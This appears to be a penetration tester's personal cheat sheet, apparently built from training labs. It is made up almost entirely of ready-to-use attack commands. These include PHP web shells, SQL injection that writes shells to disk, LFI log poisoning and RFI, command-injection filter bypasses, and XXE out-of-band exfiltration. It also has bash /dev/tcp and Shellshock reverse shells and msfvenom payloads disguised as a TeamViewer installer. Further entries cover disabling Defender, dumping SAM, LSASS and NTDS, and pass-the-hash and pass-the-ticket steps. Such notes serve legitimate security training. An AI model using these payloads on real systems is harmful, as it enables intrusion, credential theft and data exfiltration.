Online Tools:

1- https://lolbas-project.github.io/# , LOLBas for windows

2- https://gtfobins.github.io/ , GTFOBins for Unix

3- https://www.revshells.com/ , for crafting shells

4- https://raw.githubusercontent.com/ihebski/DefaultCreds-cheat-sheet/main/DefaultCreds-Cheat-Sheet.csv , Default Passwords

5- https://www.catalog.update.microsoft.com/Search.aspx?q=hotfix , hot fixes for windows privilege escalation

6- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md , windows privilege escalation check list

7- https://github.com/ly4k/PwnKit?tab=readme-ov-file , pwnkit for linux privilege escalation

8- https://github.com/jpillora/chisel/releases/download/v1.8.1/chisel_1.8.1_linux_amd64.gz , chisel old version

9- https://infinitelogins.com/2020/01/25/msfvenom-reverse-shell-payload-cheatsheet/ , cheat sheet msfvenom

wordlists:

1- https://github.com/swisskyrepo/PayloadsAllTheThings , for all payloads needed for such injections

2- /opt/useful/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt or /usr/seclist/Discovery/WebContent/raft-med or raft-larg , Directory web pages

3- /opt/useful/SecLists/Discovery/Web-Content/web-extensions.txt , web extensions

4- /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt , domain names

5- /opt/useful/SecLists/Discovery/Web-Content/burp-parameter-names.txt , parameters

6- /opt/useful/SecLists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt , common credenitials using hydra with -C

7- /opt/useful/SecLists/Passwords/Leaked-Databases/rockyou.txt , common passwords

8- /opt/useful/SecLists/Usernames/Names/names.txt , common names

9- /usr/share/SecLists/Fuzzing/LFI/LFI-Jhaddix.txt , to fuzz LFI vulnerability

10- /usr/share/SecLists /Discovery/Web-Content/default-web-root-directory-linux.txt   , Webroot path wordlist for Linux fuzzing through LFI

11- /usr/share/SecLists /Discovery/Web-Content/default-web-root-directory-windows.txt , webroot path wordlist for Windows fuzzing through LFI

12- https://raw.githubusercontent.com/DragonJAR/Security-Wordlist/main/LFI-WordList-Linux , configuration file fuzzing for Linux through LFI

13- https://raw.githubusercontent.com/DragonJAR/Security-Wordlist/main/LFI-WordList-Windows , configuration file fuzzing for Windows through LFI
14- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Upload%20Insecure%20Files/Extension%20PHP/extensions.lst , for file upload uncommon php file extensions
15- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20Insecure%20Files/Extension%20ASP , for file upload uncommon asp file extensions
16- /usr/share/SecLists/Miscellaneous/web/content-type.txt , common header type for file upload bypass
17- /usr/share/powershell-empire/empire/server/data/module_source/management/powercat.ps1 , windows executable files

AV evasion:

1- Set-MpPreference -DisableRealtimeMonitoring $true
2- Get-MpComputerStatus
3- Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections
4- $ExecutionContext.SessionState.LanguageMode
5- Find-LAPSDelegatedGroups
6- Find-AdmPwdExtendedRights
7- Get-LAPSComputers

General:

1- exiftool -a -u brochure.pdf
2- i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe
3- i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe -lws2_32
4- msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.4 LPORT=443 EXITFUNC=thread -f c –e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
5- git show , git log , git-dumper http://Web_Server/.git , git status

Nmap notes:

1- -sn : ping scan (Disables port scanning) , -PE (Performs the ping scan by using 'ICMP Echo requests' against the target.) , --packet-trace (Shows all packets sent and received), --disable-arp-ping, -n (Disables DNS resolution.), --max-retries , --reason (Displays the reason a port is in a particular state.), -sU (udp scan) , --stats-every=5s (how periods of time the status should be shown), -D RND:5 (randomize the IP address and put our IP in them)
2- nc -nv -u -z -w 1 192.168.50.149 120-123 ,udp port scanning with nc
3- nc -nvv -w 1 -z 192.168.50.152 3388-3390 , tcp port scanning with nc

4- nmap --script http-headers
5- from powershell , Test-NetConnection -Port 445 192.168.50.151
6- port scanning from powershell, 1..1024 | % {echo ((New-Object Net.Sockets.TcpClient).Connect("192.168.50.151", $_)) "TCP port $_ is open"} 2>$null

Web shells:

1- <?php file_get_contents('/etc/passwd'); ?>
2- <?php system($_REQUEST['cmd']); ?>
3- <?php echo system($_GET['cmd']); ?>
4- <% eval request('cmd') %>
5- msfvenom -p php/reverse_php LHOST=OUR_IP LPORT=OUR_PORT -f raw > reverse.php

Web tools:

1- whatweb -a3 https://www.facebook.com -v
2- wafw00f
3- nikto
4- curl -d '{"password":"fake","username":"admin"}' -H 'Content-Type: application/json' http://192.168.50.16:5002/users/v1/login

Web Fuzzing:

1- ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ
2- ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/indexFUZZ
3- ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/blog/FUZZ.php
4- ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ -recursion -recursion-depth 1 -e .php -v , recursive fuzzing
5- ffuf -w wordlist.txt:FUZZ -u http://academy.htb:PORT/ -H 'Host: FUZZ.academy.htb' -fs xxx , subdomain fuzzing
6- ffuf -w wordlist.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php?FUZZ=key -fs xxx , parameter fuzzing
7- ffuf -w wordlist.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'FUZZ=key' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx , parameter fuzzing with post method
8- ffuf -w ids.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'id=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx , parameter value fuzzing

Login Brute Force:

1- hydra -C wordlist.txt SERVER_IP -s PORT http-get /

2- hydra -L wordlist.txt -P wordlist.txt -u -f SERVER_IP -s PORT http-get /

3- hydra -l admin -P wordlist.txt -f SERVER_IP -s PORT http-post-form "/login.php:username=^USER^&password=^PASS^:F=<form name='login'"

4- hydra -L users.txt -P passowrds.txt -u -f ssh://SERVER_IP:PORT -t 48

5- ./username-anarchy Bill Gates > bill.txt , common username for specific user

SQL Injection:

1- SHOW DATABASES , SHOW TABLES , DESCRIBE <table_name>

2- SELECT * FROM logins LIMIT 1, 2 ; show the first two results

3- ' or 1=1 in (select @@version) -- //

4- admin' or '1'='1

5- admin')-- -

6- ' order by 1-- - , determine number of columns to union with

7- cn' UNION select 1,2,3-- - , also determine number of columns to union with

8- cn' UNION select 1,@@version,3,4-- - , execute query to retrieve version

9- UNION select username, 2, 3, 4 from passwords-- -

10- cn' UNION select 1,database(),2,3-- -

11- cn' UNION select 1,schema_name,3,4 from INFORMATION_SCHEMA.SCHEMATA-- - , list all databases

12- cn' UNION select 1,TABLE_NAME,TABLE_SCHEMA,4 from INFORMATION_SCHEMA.TABLES where table_schema='dev'-- - , list all tables inside database ‘dev’

13- ' union select null, table_name, column_name, table_schema, null from information_schema.columns where table_schema=database() -- // , as 11 but tables + the columns

14- cn' UNION select 1,COLUMN_NAME,TABLE_NAME,TABLE_SCHEMA from INFORMATION_SCHEMA.COLUMNS where table_name='credentials'-- - , list all columns inside table 'credentials'

15- cn' UNION select 1, username, password, 4 from dev.credentials-- -

16- cn' UNION SELECT 1, user(), 3, 4-- - , check priv

17- cn' UNION SELECT 1, super_priv, 3, 4 FROM mysql.user WHERE user="root"-- - , find if user have admin priv

18- ;waitfor delay '0:0:10'--

19- offsec' AND IF (1=1, sleep(3),'false') -- // , time based injection if it is blind sql injection

20- cn' UNION SELECT 1, grantee, privilege_type, is_grantable FROM information_schema.user_privileges WHERE grantee="'root'@'localhost'"-- - , find all users with admin priv

21- cn' UNION SELECT 1, variable_name, variable_value, 4 FROM information_schema.global_variables where variable_name="secure_file_priv"-- - , find directories can be accessed through mysql

22- cn' UNION SELECT 1, LOAD_FILE("/etc/passwd"), 3, 4-- - , read files

23- cn' union select "",'<?php system($_REQUEST[0]); ?>', "", "" into outfile '/var/www/html/shell.php'-- - , write inside file

24- UNION SELECT "<?php system($_GET['cmd']);?>", null, null, null, null INTO OUTFILE "/var/www/html/tmp/webshell.php" -- // , same as 21

File Inclusion (LFI ,RFI):

1- /index.php?language=../../../../etc/passwd , might need encoding some times

2- ../../../../../../../../../var/log/apache2/access.log → for log poisoning → use <?php echo system($_GET['cmd']); ?> in the User-Agent

3- /index.php?language=php://filter/read=convert.base64-encode/resource=config , php wrapper to read file as base64 , or curl http://mountaindesserts.com/meteor/index.php?page=php://filter/resource=admin.php


4- curl "http://mountaindesserts.com/meteor/index.php?page=data://text/plain,<?php%20echo%20system('ls');?>"

5- /index.php?language=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8%2BCg%3D%3D&cmd=id , execute php code using php wrapper

6- curl "http://mountaindesserts.com/meteor/index.php?page=http://192.168.119.3/simple-backdoor.php&cmd=ls"

7- curl -s -X POST --data '<?php system($_GET["cmd"]); ?>'

8- as image below then , ../../../../../../../../../var/log/apache2/access.log&cmd=id



```
GET /meteor/index.php?page=admin.php HTTP/1.1
Host: mountaindesserts.com
User-Agent: Mozilla/5.0 <?php echo system($_GET['cmd']); ?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1


```

9- http://<SERVER_IP>:<PORT>/index.php?language=php://input&cmd=id , execute php code using php rapper

10- curl -s http://<SERVER_IP>:<PORT>/index.php?language=expect://id , execute commands using php rapper

11- /index.php?language=http://<OUR_IP>:<LISTENING_PORT>/shell.php&cmd=id , basic RFI exploitation

12- ffuf -w /opt/useful/SecLists/Fuzzing/LFI/LFI-Jhaddix.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=FUZZ' -fs 2287 , check LFI by fuzzing

13- ffuf -w /opt/useful/SecLists/Discovery/Web-Content/default-web-root-directory-linux.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ/index.php' -fs 2287 , webroot directory check

14- ffuf -w ./LFI-WordList-Linux:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ' -fs 2287

15- **C:\Windows\System32\drivers\etc\hosts → such as /etc/passwd in linux**

File Upload:

1- Using Executable files, simple-backdoor.pHP , try to change extension

2- Using non-executable files, try to write on ../../../../../root/ authorized_keys ,don't forget to generate the ssh.pub key > authorized_keys

Command Injection:

1- curl -X POST --data 'Archive=git%3Bipconfig' http://192.168.50.189:8000/archive

2- ; %3b +++ \n %0a +++ & %26 +++ | %7c +++ `` %60%60 +++ $() %24%28%29

3- ${IFS} , space

4- ${LS_COLORS:10:1} , for ;

5- ${PATH:0:1} , for /

6- $(tr "[A-Z]" "[a-z]"<<<"WhOaMi") , execute whoami

7- echo -n 'cat /etc/passwd | grep 33' | base64, then, bash<<<$(base64 -d<<<Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==)

8- iex "$('imaohw'[-1..-20] -join '')" , Execute reverse command

9- iex "$([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('dwBoAG8AYQBtAGkA')))" , encoded command for windows

XXE Injection:

1- <!ENTITY xxe SYSTEM "http://localhost/email.dtd">

2- <!ENTITY xxe SYSTEM "file:///etc/passwd">

3- <!ENTITY company SYSTEM "php://filter/convert.base64-encode/resource=index.php"> , Read PHP source code with base64 encode filter

4- <!ENTITY % error "<!ENTITY content SYSTEM '%nonExistingEntity;/%file;'>"> , Reading a file through a PHP error

5- <!ENTITY % oob "<!ENTITY content SYSTEM 'http://OUR_IP:8000/?content=%file;'>"> , Reading a file OOB exfiltration

subDomain enumeration:

1- curl -s https://crt.sh/\?q\=DOMAINNAME.COM\&output\=json | jq . | grep name | cut -d":" -f2 | grep -v "CN=" | cut -d'"' -f2 | awk '{gsub(/\\n/,"\n");}1;' | sort -u

2- host DOMAINNAME.COM

3- dig any DOMAINNAME.COM (@SERVERIP optionally)

4- ffuf -w SecList/Discovery/DNS/namelist.txt -u http://192.168.10.10 -H "HOST: FUZZ.randomtarget.com" -fs 612 #subdomain brute-force

5- raft-[small | medium | large]-extensions.txt if you need to use extension file

Common Application attacks(not all imported) :

1- wpscan --url http://192.168.50.244 --enumerate p --plugins-detection aggressive -o websrv1/wpscan

2- sudo wpscan --url <http://domainnameoripaddress> --enumerate , wordpress

3- sudo wpscan --password-attack xmlrpc -t 20 -U john -P /usr/share/wordlists/rockyou.txt --url <http://domainnameoripaddress>

4- <?php exec("/bin/bash -c 'bash -i >& /dev/tcp/<ip address of attack box>/<port of choice> 0>&1'");

5- droopescan scan joomla --url http://<domainnameoripaddress> , joomla

6- droopescan scan drupal -u http://drupal.inlanefreight.local , for drupal

7- Jenkins , goofy language → r = Runtime.getRuntime() , p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.10.14.15/8443;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[]) , p.waitFor()

8- Attacking CGI tomcat 9.0.0.M1 to 9.0.17, 8.5.0 to 8.5.39, and 7.0.0 to 7.0.93 , ffuf -w /usr/share/dirb/wordlists/common.txt -u http://10.129.204.227:8080/cgi/FUZZ.cmd or .bat , then, http://10.129.204.227:8080/cgi/welcome.bat?&dir

9- Shellshock via CGI , curl -H 'User-Agent: () { :; }; echo ; echo ; /bin/cat /etc/passwd' bash -s :'' http://10.129.204.231/cgi-bin/access.cgi , OR , curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.14.38/7777 0>&1' http://10.129.204.231/cgi-bin/access.cgi

FTP: (20 data,21 control)

1- wget -m --no-passive ftp://anonymous:anonymous@10.129.14.136 (download all ftp files if anonymous are allowed)

2- openssl s_client -connect 10.129.14.136:21 -starttls ftp (if ftp using tls/ssl)
3- anonymous login
4- medusa -u fiona -P /usr/share/wordlists/rockyou.txt -h 10.129.203.7 -M ftp

SMB (137 ,138 ,139 samba , 445 CIFS):

1- sudo nbtscan -r 192.168.50.0/24
2- net view \\dc01 /all , from powershell
3- smbclient -N -L //10.129.14.128 (-r to_list , --download , --upload)
4- smbclient \\\\192.168.50.212\\secrets -U Administrator --pw-nt-hash 7a38310ea6f0027ee955abed1762964b
5- smbmap -H 10.129.14.128
6- rpcclient -U "" 10.129.14.128 (srvinfo , enumdomains, querydominfo, netshareenumall, netsharegetinfo <share>,enumdomusers, queryuser <RID>)
7- enum4linux
8- crackmapexec smb 10.129.14.128 --shares -u '' -p ''
9- Impacket - Samrdump.py
10- crackmapexec smb 10.10.110.17 -u /tmp/userlist.txt -p 'Company01!' --local-auth
11- net use n: \\192.168.220.129\Finance
12- net use n: \\192.168.220.129\Finance /user:plaintext Password123
13- dir n:\*cred* /s /b

NFS(111udp/tcp,161udp,162udp, 2049):

1- nmap --script nfs* ..etc
2- showmount -e 10.129.14.128
3- sudo mount -t nfs 10.129.14.128:/ ./target-NFS/ -o nolock

DNS(53udp/tcp) :

1- dnsenum --dnsserver 10.129.9.87 --enum -p 0 -s 0 -o subdomains.txt -f /usr/share/SecLists/Discovery/DNS/subdomains-top1million-110000.txt inlanefreight.htb
2- dig (axfr , any) , nslookup -query=TYPE @domain
3- ./subfinder -d inlanefreight.com -v
4- host www.megacorpone.com
5- dnsenum megacorpone.com

SMTP(25, 587, 465):

1- nmap --script smtp-open-relay ..etc

```
2- smtp-user-enum -M RCPT -U userlist.txt -D inlanefreight.htb -t 10.129.203.7 (brute forcing users , methods allowed(VRFY, EXPN, RCPT))
```

imap/pop3(imap: 143, 993 , pop:110,995):

```
1- curl -k 'imaps://10.129.14.128' --user user:p4ssw0rd
2- openssl s_client -connect 10.129.14.128:pop3s
3- openssl s_client -connect 10.129.14.128:imaps
4- evolution GUI
```

SNMP(161udp,162udp, v1 no_auth , v2 +v3 pub community key):

```
1- snmpwalk -v2c -c public 10.129.14.128
2- onesixtyone -c /opt/useful/SecLists/Discovery/SNMP/snmp.txt 10.129.14.128 #brute-force community key
3- braa public@10.129.14.128:.1.3.6.* brute-force OID
4- snmpwalk -v2c -c public 192.168.243.149 NET-SNMP-EXTEND-MIB::nsExtendObjects
5- snmpwalk -v2c -c public 192.168.243.149 NET-SNMP-EXTEND-MIB::nsExtendOutputFull
```

mysql(3306):

```
1- nmap --script mysql*
2- mysql -u root -pP4SSw0rd -h 10.129.14.128
3- sqlcmd -S SRVMSSQL -U julio -P 'MyPassword!' -y 30 -Y 30
4- USE htbusers; SHOW TABLES; SELECT "<?php echo shell_exec($_GET['c']);?>" INTO OUTFILE '/var/www/html/webshell.php'; show variables like "secure_file_priv"; select LOAD_FILE("/etc/passwd");
```

mssql(1443):

```
1- nmap --script ms-sql-info,ms-sql-empty-password,ms-sql-xp-cmdshell,ms-sql-config,ms-sql-ntlm-info,ms-sql-tables,ms-sql-hasdbaccess,ms-sql-dac,ms-sql-dump-hashes --script-args mssql.instance-port=1433,mssql.username=sa,mssql.password=,mssql.instance-name=MSSQLSERVER
2- msf::scanner/mssql/mssql_ping
3- impacket-mssqlclient Administrator@10.129.201.248 -windows-auth
4- sqsh -S 10.129.203.7 -U julio -P 'MyPassword!' -h
5- mssqlclient.py -p 1433 julio@10.129.203.7
6- SELECT @@version;
7- SELECT name FROM sys.databases;
8- SELECT * FROM offsec.information_schema.tables;
9- sqsh -S 10.129.203.7 -U .\\julio -P 'MyPassword!' -h
10- SELECT name FROM master.dbo.sysdatabases , then GO
```

11- USE htbusers (then GO)

12- SELECT table_name FROM htbusers.INFORMATION_SCHEMA.TABLES ,then, SELECT * FROM users

13- xp_cmdshell 'whoami' , enable xp_cmdshell is below

14- 1> sp_configure 'show advanced options', 1

15- 2> GO

16- 3> RECONFIGURE

17- 4> GO

18- 5> sp_configure 'Ole Automation Procedures', 1

19- 6> GO

20- 7> RECONFIGURE

21- 8> GO

22- SELECT * FROM OPENROWSET(BULK N'C:/Windows/System32/drivers/etc/hosts', SINGLE_CLOB) AS Contents (read file content)

23- EXEC master..xp_dirtree '\\10.10.110.17\share\'

24- EXEC master..xp_subdirs '\\10.10.110.17\share\'

25- Users can be impersonated , 1> SELECT distinct b.name

26- 2> FROM sys.server_permissions a

27- 3> INNER JOIN sys.server_principals b

28- 4> ON a.grantor_principal_id = b.principal_id

29- 5> WHERE a.permission_name = 'IMPERSONATE'

30- 6> GO

31- Then , 1> EXECUTE AS LOGIN = 'sa'

32- 2> SELECT SYSTEM_USER

33- 3> SELECT IS_SRVROLEMEMBER('sysadmin') , and GO

34- SELECT srvname, isremote FROM sysservers , abusing remote links , then, EXECUTE('select @@servername, @@version, system_user, is_srvrolemember(''sysadmin'')') AT [10.0.0.12\SQLEXPRESS]

Oracle TNS (1521):

1- nmap --script oracle-sid-brute

2- ./odat.py all -s 10.129.204.235

3- sqlplus scott/tiger@10.129.204.235/XE;

4- sqlplus scott/tiger@10.129.204.235/XE as sysdba

ipmi(623):

1- nmap --script ipmi-version

2- msf::auxiliary/scanner/ipmi/ipmi_version

3- msf::auxiliary/scanner/ipmi/ipmi_dumphashes

ssh (22):

1- ssh -v cry0l1t3@10.129.14.132 -o PreferredAuthentications=password

Rsync (873):

1- nc -nv <@IP> 873, then #list
2- rsync -av --list-only rsync://127.0.0.1/dev

R-services(512,513,514):

1- rlogin 10.0.17.2 -l htb-student
2- rusers -al 10.0.17.5

RDP(3389):

1- nmap --script rdp*
2- xfreerdp /u:cry0l1t3 /p:"P455w0rd!" /v:10.129.201.248
3- session hijacking , query user ,then, tscon #{TARGET_SESSION_ID} /dest:#{OUR_SESSION_NAME} , then , sc.exe create sessionhijack binpath= "cmd.exe /k tscon 2 /dest:rdp-tcp#13" , then , net start sessionhijack
4- if account restriction prevent rdp, then, reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f

WinRm(5985,5986):

1- evil-winrm -i 10.129.201.248 -u Cry0l1t3 -p P455w0rD!

WMI(135):

1- impacket-wmiexec Cry0l1t3:"P455w0rD!"@10.129.201.248 "hostname"

File Transfer:

Linux:

1- sudo impacket-smbserver share -smb2support /tmp/smbshare , to host smb share (-user , -password), net use %destinationPath% %password% /user:%username% (if guest authentication is disabled)
2- sudo python3 -m pyftpdlib --port 21 , ftp server
3- python3 -m http.server 8080 or python2.7 -m SimpleHTTPServer 8080 or php -S 0.0.0.0:8000 or ruby -run -ehttpd . -p8000

4- wget or python3 -c 'import urllib.request;urllib.request.urlretrieve("https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh", "LinEnum.sh")'

5- scp plaintext@192.168.49.128:/root/myroot.txt .

6- ncat -l -p 8000 --recv-only > SharpKatz.exe

7- ncat --send-only 192.168.49.128 8000 < SharpKatz.exe

8- pip3 install wsgidav, /home/kali/.local/bin/wsgidav --host=0.0.0.0 --port=80 --auth=anonymous --root /home/kali/webdav/

Windows:

1- From linux : cat id_rsa |base64 -w 0;echo , to windows: [IO.File]::WriteAllBytes("C:\Users\Public\id_rsa", [Convert]::FromBase64String("base-64"))

2- (New-Object Net.WebClient).DownloadFile('<Target File URL>','<Output File Name>')

3- IEX (New-Object Net.WebClient).DownloadString('http://exampl.com/t.ps1')

4- Invoke-WebRequest https://test/PowerView.ps1 -UseBasicParsing -OutFile PowerView.ps1

5- copy \\192.168.220.133\share\nc.exe

6- (New-Object Net.WebClient).DownloadFile('ftp://192.168.49.128/file.txt', 'C:\Users\Public\ftp-file.txt')

7- [Convert]::ToBase64String((Get-Content -path "C:\Windows\system32\drivers\etc\hosts" -Encoding byte)) , Encoding with windows

8- (New-Object Net.WebClient).UploadFile('ftp://192.168.49.128/ftp-hosts', 'C:\Windows\System32\drivers\etc\hosts'), upload to ftp server

9- $Session = New-PSSession -ComputerName DATABASE01 ,then, Copy-Item -Path C:\samplefile.txt -ToSession $Session -Destination C:\Users\Administrator\Desktop\ ,or, Copy-Item -Path "C:\Users\Administrator\Desktop\DATABASE.txt" -Destination C:\ -FromSession $Session

10- Certutil , please check the correct command

Shells And Payloads:

1- Nc -nvlp 9001 -e /bin/bash , bind shell

2- sudo nc -lvnp 443

3- bash -c "bash -i >& /dev/tcp/192.168.119.3/4444 0>&1"

4- msfvenom -l payloads , list msfvenom payloads

MetaSploit:

1- search type:exploit platform:windows cve:2021 rank:excellent Microsoft

2- msfpayload windows/shell_reverse_tcp LHOST=127.0.0.1 LPORT=4444 R | msfencode -b '\x00' -f perl -e x86/shikata_ga_nai

3- msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=8080 -e x86/shikata_ga_nai -f exe -i 10 -o /root/Desktop/TeamViewerInstall.exe

4- msf-virustotal -k <API key> -f TeamViewerInstall.exe

5- cp ~/Downloads/48746.rb /usr/share/metasploit-framework/modules/exploits/linux/http/bludit_auth_bruteforce_mitigation_bypass.rb

6- search local exploit suggester

Password Attacks:

1- cat /etc/shadow, /etc/passwd, /etc/security/opasswd

2- hydra -l george -P /usr/share/wordlists/rockyou.txt -s 2222 ssh://192.168.50.201

3- hydra -L /usr/share/wordlists/dirb/others/names.txt -p "SuperS3cure1337#" rdp://192.168.50.202

4- hydra -l user -P /usr/share/wordlists/rockyou.txt 192.168.50.201 http-post-form "/index.php:fm_usr=user&fm_pwd=^PASS^:Login failed. Invalid"

5- if keepass and need to use hashcat just delete the name of the database

6- sudo sh -c 'cat /home/kali/passwordattacks/ssh.rule >> /etc/john/john.conf' , then, john --wordlist=ssh.passwords --rules=sshRules ssh.hash ([List.Rules:sshRules] INCLUDE THIS IN THE RULE FILE)

7- impacket-ntlmrelayx --no-http-server -smb2support -t 192.168.50.212 -c "powershell -enc JABjAGwAaQBlAG4AdA..." , ntlmv2 hash relay

8- john , hashcat

9- files can be cracked using john: tar, gz, rar, zip, vmdb/vmx, cpt, truecrypt, bitlocker, kdbx, luks, deb, 7z, pkg, rpm, war, gzip, id_rsa(tools: zip2john, bitlocker2john + grep "bitlocker\$0" backup.hashes > backup.hash , ssh2john, office2john, pdf2john)

10- crackmapexec <proto> <target-IP> -u <user or userlist> -p <password or passwordlist>

11- hydra -L user.list -P password.list ssh://10.129.42.197

12- custom.rule

```
..
:
c
so0
c so0
sa@
```

```
            c sa@
            c sa@ so0
            $!
            $! c
            $! so0
            $! sa@
            $! c so0
            $! c sa@
            $! so0 sa@
$! c so0 sa@
```

13- hashcat --force password.list -r custom.rule --stdout | sort -u > mut_password.list

14- Attacking SAM manually , reg.exe save hklm\sam C:\sam.save , reg.exe save hklm\system C:\system.save , reg.exe save hklm\security C:\security.save (not necessary) , secretsdump.py -sam sam.save -security security.save -system system.save LOCAL

15- crackmapexec smb 10.129.42.198 --local-auth -u bob -p HTB_@cademy_stdnt! –lsa

16- crackmapexec smb 10.129.42.198 --local-auth -u bob -p HTB_@cademy_stdnt! –sam

17- crackmapexec smb 10.129.201.57 -u bwilliamson -p P@55w0rd! --ntds

18- create dump file for lsass from task manager, or, Get-Process lsass ,then, rundll32 C:\windows\system32\comsvcs.dll, MiniDump 672 C:\lsass.dmp full

19- net localgroup , net users

20- cmd.exe /c move C:\NTDS\NTDS.dit \\10.10.15.30\CompData , impacket-smbserver -smb2support <name_of_share> /path/to/share (-user , -password)

21- creds hunting in windows, start Lazagne.exe all , findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml *.git *.ps1 *.yml

22- creds hunting on linux,,,,,,,,,, for l in $(echo ".conf .config .cnf");do echo -e "\nFile extension: " $l; find / -name *$l 2>/dev/null | grep -v "lib\|fonts\|share\|core" ;done ,,,,,,, for i in $(find / -name *.cnf 2>/dev/null | grep -v "doc\|lib");do echo -e "\nFile: " $i; grep "user\|password\|pass" $i 2>/dev/null | grep -v "\#";done ,,,,,,,,,,, for l in $(echo ".sql .db .*db .db*");do echo -e "\nDB File extension: " $l; find / -name *$l 2>/dev/null | grep -v "doc\|lib\|headers\|share\|man";done ,,,,,,,,,,, find /home/* -type f -name "*.txt" -o ! -name "*.*" ,,,,,,,,,,, for l in $(echo ".py .pyc .pl .go .jar .c .sh");do echo -e "\nFile extension: " $l; find / -name *$l 2>/dev/null | grep -v "doc\|lib\|headers\|share";done

23- sudo bash mimipenguin.sh , memory dump or , sudo python2.7 laZagne.py all , or python3.9 firefox_decrypt.py (.mozilla/firefox is there)

24- unshadow /tmp/passwd.bak /tmp/shadow.bak > /tmp/unshadowed.hashes , then , hashcat -m 1800 -a 0 /tmp/unshadowed.hashes rockyou.txt -o /tmp/unshadowed.cracked

Pass The Hash and Pass The Ticket (pth, ptt):

1- mimikatz.exe privilege::debug "sekurlsa::pth /user:julio /rc4:64F12CDDAA88057E06A81B54E73B949B /domain:inlanefreight.htb /run:cmd.exe" exit

2- Invoke-SMBExec -Target 172.16.1.10 -Domain inlanefreight.htb -Username julio -Hash 64F12CDDAA88057E06A81B54E73B949B -Command "net user mark Password123 /add && net localgroup administrators mark /add" -Verbose

3- Invoke-WMIExec -Target DC01 -Domain inlanefreight.htb -Username julio -Hash 64F12CDDAA88057E06A81B54E73B949B -Command cmd

4- impacket-psexec administrator@10.129.201.126 -hashes :30B3783CE2ABF1AF70F77D0660CF3453

5- crackmapexec smb 172.16.1.0/24 -u Administrator -d . -H 30B3783CE2ABF1AF70F77D0660CF3453

6- evil-winrm -i 10.129.201.126 -u Administrator -H 30B3783CE2ABF1AF70F77D0660CF3453

7- reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f , to allow rdp

8- xfreerdp /v:10.129.201.126 /u:julio /pth:64F12CDDAA88057E06A81B54E73B949B

9- mimikatz.exe " sekurlsa::tickets /export" ,or , Rubeus.exe dump /nowrap

10- Rubeus.exe asktgt /domain:inlanefreight.htb /user:plaintext /aes256:b21c99fc068e3ab2ca789bccbef67de43791fd911c6e15ead25641a8fda3fe60 /nowrap

11- Rubeus.exe asktgt /domain:inlanefreight.htb /user:plaintext /rc4:3f74aa8f08f712f09cd5177b5c1ce50f /ptt

12- Rubeus.exe ptt /ticket:[0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi

13- Rubeus.exe ptt /ticket:doIE1jCCBNKgAwIBBaEDAgEWooID+TCCA/VhggPxMIID7aADAgEFoQkbB0hUQi5DT02iHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB2h0Yi5jb22jggO7MIIDt6ADAgESoQMCAQKiggOpBIIDpY8Kcp4i71zFcWRgpx8ovymu3HmbOL4MJVCfkGIrdJEO0iPQbMRY2pzSrk/gHuER2XRLdV/<SNIP>

14- Mimikatz.exe "kerberos::ptt "C:\Users\plaintext\Desktop\Mimikatz\[0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi""

15- Enter-PSSession -ComputerName DC01

